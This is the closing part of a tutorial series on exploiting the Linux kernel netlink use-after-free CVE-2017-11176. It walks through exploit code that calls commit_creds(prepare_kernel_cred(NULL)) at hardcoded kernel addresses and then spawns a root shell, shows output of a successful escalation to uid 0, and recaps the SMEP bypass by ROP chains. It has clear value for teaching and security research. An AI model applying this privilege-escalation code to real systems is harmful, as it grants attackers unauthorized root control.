The following diagram shows a "danger" map of things that can crash the kernel in the course of the exploit:


CPU MIGRATION
USERLAND STRUCTURE ALLOCATION
ROP CHAIN BUILDING
REALLOCATION INITIALIZATION
FINDING NETLINK CANDIDATES
FILLING RECEIVE BUFFER + DUPs
DECREASE_REFCOUNTER (1)
DECREASE_REFCOUNTER (2)
REALLOCATION
CLOSING GUARD
ARBITRARY CALL (ROP-CHAIN)
REPAIRING KERNEL
PROFIT
EXPLOIT COMPLETE
Hash Table Diluted (guard is broken)
Loosing Reallocation "race"
Target's Bucket List Deref'ed

Getting root

What we will do here is to get root.

Depending on your motivations, you can do many more in ring-0 than in ring-3 (escaping container/vm/trustzone, patching the kernel, extract/scan memory/secrets, etc...), but people like the *mighty #...* :-)

So, from our "unprivileged" user point-of-view this is a privilege escalation. However, considering we can now execute arbitrary code in ring-0, going back to ring-3 is actually a privilege de-escalation.

What defines the privilege of a task in Linux? The **struct cred**:

```
struct cred {
    atomic_t    usage;
  // ... cut ...
    uid_t       uid;        /* real UID of the task */
    gid_t       gid;        /* real GID of the task */
    uid_t       suid;       /* saved UID of the task */
    gid_t       sgid;       /* saved GID of the task */
    uid_t       euid;       /* effective UID of the task */
    gid_t       egid;       /* effective GID of the task */
    uid_t       fsuid;      /* UID for VFS ops */
    gid_t       fsgid;      /* GID for VFS ops */
    unsigned    securebits; /* SUID-less security management */
    kernel_cap_t    cap_inheritable; /* caps our children can inherit */
    kernel_cap_t    cap_permitted;  /* caps we're permitted */
    kernel_cap_t    cap_effective;  /* caps we can actually use */
    kernel_cap_t    cap_bset;   /* capability bounding set */
  // ... cut ...
#ifdef CONFIG_SECURITY
    void        *security;  /* subjective LSM security */
#endif
  // ... cut ...
};
```

Each task (i.e. *task_struct*), has two *struct creds*:

```
struct task_struct {
  // ... cut ...
    const struct cred *real_cred;   /* objective and real subjective task credentials (COW) */
    const struct cred *cred;    /* effective (overridable) subjective task
  // ... cut ...
};
```

You might already be familiar with **uid/gid** and **euid/egid**. Surprisingly, what matters the most is actually capabilities! If you look at various system call (e.g. *chroot()*), most of them start with **!capable(CAP_SYS_xxx)** code:

```
SYSCALL_DEFINE1(chroot, const char __user *, filename)
{
  // ... cut ...

    error = -EPERM;
    if (!capable(CAP_SYS_CHROOT))
        goto dput_and_out;

  // ... cut ...
}
```

You will rarely see (ever?) a code with *(current->real_cred->uid == 0)* in kernel code (unlike userland code). In other words, just "writing zeroes" into your own *struct cred* ids is not enough.

In addition, you will see a lot of functions starting with **security_xxx()** prefixe. For instance:

```
static inline int __sock_sendmsg(struct kiocb *iocb, struct socket *sock,
                 struct msghdr *msg, size_t size)
{
    int err = security_socket_sendmsg(sock, msg, size);

    return err ?: __sock_sendmsg_nosec(iocb, sock, msg, size);
}
```

This kind of function comes from **Linux Security Modules (LSM)** and uses the *security* field of a *struct cred*. A well-known LSM is *SELinux*. The main purpose of LSM is to enforce access rights.

So, there are: uids, capabilities, security, etc. What should we do? Just patch **the whole struct cred**? You can, but there is something better... Change the *real_cred* and *cred* pointers in our *task_struct*? Getting closer...

The problem with "overwriting" those pointers manually is: what value will you overwrite with? Scan root's task and use those values? Nope! **The *struct cred* are refcounted!** Without taking a reference, you just introduced a double refcounter decrease (just like our bug ironically).

There is actually a function that does all of those refcounting housekeeping for you:

```
int commit_creds(struct cred *new)
{
    struct task_struct *task = current;
    const struct cred *old = task->real_cred;

  // ... cut ...

    get_cred(new);      // <---- take a reference

  // ... cut ...

    rcu_assign_pointer(task->real_cred, new);
    rcu_assign_pointer(task->cred, new);

  // ... cut ...

    /* release the old obj and subj refs both */
    put_cred(old);      // <----- release previous references
    put_cred(old);
    return 0;
}
```

Nice, but it needs a valid *struct cred* in parameters. So, it is time to meet his buddy: **prepare_kernel_cred()**:

```
struct cred *prepare_kernel_cred(struct task_struct *daemon)
{
    const struct cred *old;
    struct cred *new;

    new = kmem_cache_alloc(cred_jar, GFP_KERNEL);
    if (!new)
        return NULL;

    if (daemon)
        old = get_task_cred(daemon);
    else
        old = get_cred(&init_cred);     // <----- THIS!

    validate_creds(old);

    *new = *old;                        // <----- copy all fields

  // ... cut ...
}
```

Basically, what *prepare_kernel_cred()* does is: allocates a new *struct cred* and fills it from the current's one. However, **if the parameter is NULL, it will copy the *init* process' cred**, the most privilegied process on the system (which also runs in "root")!

You get it, we only need to call this:

```
commit_cred(prepare_kernel_cred(NULL));
```

That's all! In addition, it will release our previous *struct cred* cleanly. Let's update the exploit:

```
#define COMMIT_CREDS          ((void*) 0xffffffff810b8ee0)
#define PREPARE_KERNEL_CRED   ((void*) 0xffffffff810b90c0)

typedef int (*commit_creds_func)(void *new);
typedef void* (*prepare_kernel_cred_func)(void *daemon);

#define commit_creds(cred) \
  (((commit_creds_func)(COMMIT_CREDS))(cred))
#define prepare_kernel_cred(daemon) \
  (((prepare_kernel_cred_func)(PREPARE_KERNEL_CRED))(daemon))

static void payload(void)
{
  // ... cut ...

  // release the lock
  netlink_table_ungrab();

  // privilege (de-)escalation
  commit_creds(prepare_kernel_cred(NULL));
}
```

And add the "popping shell" code:

```
int main(void)
{
  // ... cut ...

  printf("[+] exploit complete!\n");

  printf("[ ] popping shell now!\n");
    char* shell = "/bin/bash";
    char* args[] = {shell, "-i", NULL};
    execve(shell, args, NULL);

  return 0;

fail:
  printf("[-] exploit failed!\n");
  PRESS_KEY();
  return -1;
}
```

Which gives:

```
[user@localhost tmp]$ id; ./exploit
uid=1000(user) gid=1000(user) groups=1000(user)
[ ] -={ CVE-2017-11176 Exploit }=-
[+] successfully migrated to CPU#0
...
[+] arbitrary call succeed!
[+] exploit complete!
[ ] popping shell now!
[root@localhost tmp]# id
uid=0(root) gid=0(root) groups=0(root)
```

Now we are really done! Remember, you have **ring-0 arbitrary code execution** this is "more privileged" than "root". Use it wisely, and have fun :-)!

Conclusion


Congratulations, you made it!

First, I would like to thank you for getting to that point. Writing your first kernel exploit is a daunting task that discourages most people. It requires to understand a lot of stuff at once, patience and pugnacity.

Furthermore, we kinda made it the "hard way" (no show off) by exploiting a *use-after-free* (a memory corruption bug). You might find shorter exploit that only have small amount of code (some have fewer than 10 lines!). Those exploit "logical bug" which is considered by some to be the best class of bug (targetless, reliable, fast, etc.). Nevertheless, they can be very specific and might not expose as many subsystems as we've seen here.

Use-after-free are still pretty common at the time of writing (2018). They can be more or less hard to detect by fuzzer or manual code review. In particular, the bug we exploited here existed because of **a single missing line**. In addition, it is only triggered during a *race condition* which makes it even harder to detect.

During this series, we barely scratched the surface of the following Linux kernel subsystems (from makelinux.net):



Hopefully, you are now more familiar with the terms written there. As you can see, this is still a long road... :-)

Alright, let's sum up what we've done.

In part 1, we introduced the basics of the "virtual file system" (what is a file? a FDT? VFT?) as well as the refcounting facility. By studying public information (CVE description, patch) we got a better understanding of the bug and designed an attack scenario. Then, we implemented it in kernel-land using SystemTap (a very handy tool!).

In part 2, we introduced the "scheduler subsystem" and more specifically the "wait queues". Understanding it allowed us to unconditionally win the race condition. By doing a meticulous analysis of several kernel code paths, we were able to tailor our syscalls and build the *proof-of-concept* with userland code. It provoked our first kernel crashes.

In part 3, we introduced the "memory subsystem" and focus on the SLAB allocator, a must have to exploit most use-after-free and/or heap overflow bugs. After analysing in deeper details all information required to exploit the UAF, we found a way to gain an arbitrary call primitive by using type confusion and make the netlink socket's wait queue pointing into userland. In addition, we implemented the reallocation using a well-known reallocation gadget: ancillary data buffer.

In this final part, we saw a lot of "low-level" and "architecture-dependent" things relative to x86-64 (kernel stacks, virtual memory layout, thread_info). In order to gain arbitrary code execution we hit a hardware security feature: SMEP. Understanding the x86-64 access rights determination, as well as page fault exception traces, we designed an exploitation strategy to bypass it (disable it with ROP-chains).

Gaining the arbitrary execution was only part of the success as we still needed to repair the kernel. While repairing the socket dangling pointer was pretty straightforward, repairing the hash list brought several difficulties that we overcame by having a good understanding of the netlink code (data structures, algorithms, procfs). In the end, we got a root shell by calling only two kernel functions and analyzed the exploit weaknesses (reliability).

Going Further

What to do next?

If you want to improve this exploit, there are still plenty of stuff to do. For instance, can you re-enable SMEP with ROP, and more interestingly, without ROP (play with the PTEs, map executable code into kernel land, etc.). You may want to add another reallocation gadget in your toolbox, have a look at *msgsnd()* and find a way to drastically improve the reallocation success rate. A more challenging exercise could be to gain arbitrary code execution without using any ROP (remember, you can change *func* and call it as many times as you want).

Now, consider there is SMAP on your target, can we still exploit the bug this way? If not, what to do? Maybe the arbitrary call primitive is not the good one... Sooner or later you will understand that gaining arbitrary read/write is actually much better as it allows to bypass almost any security protection.

If you want to move on, pick another CVE and try to do the same job that we did here. Understand the bug, code the PoC, build the exploit. Never trust the CVE description that qualifies a bug as a DoS and/or have a "low/moderate" criticity. Really, developing CVE exploits is a good way to understand the Linux kernel as they will just not work if you don't understand what is going on.

Once you're more confident, you may want to start looking for "unrevealed" bugs. One might say, there is "always" a 0-day hiding behind each 1-day. The reason being that a CVE exposes a "pattern". In general, the bug is corrected in one place but exists in other places.

For instance, the pattern here is that *netlink_attachskb()* has a "side-effect" on the sock's refcounter in the "retry logic". Because of this, it implies that developers using it carefully do not decrement it a second time. This is error-prone. Can you find other places where the same "retry logic" is used (be it netlink or not)?

As a final note, I wish you a warm welcome into the kernel hacking world. I hope you enjoyed this series, learned a lot and want to learn even more! Thanks for reading.

"Salut, et merci pour le poisson !"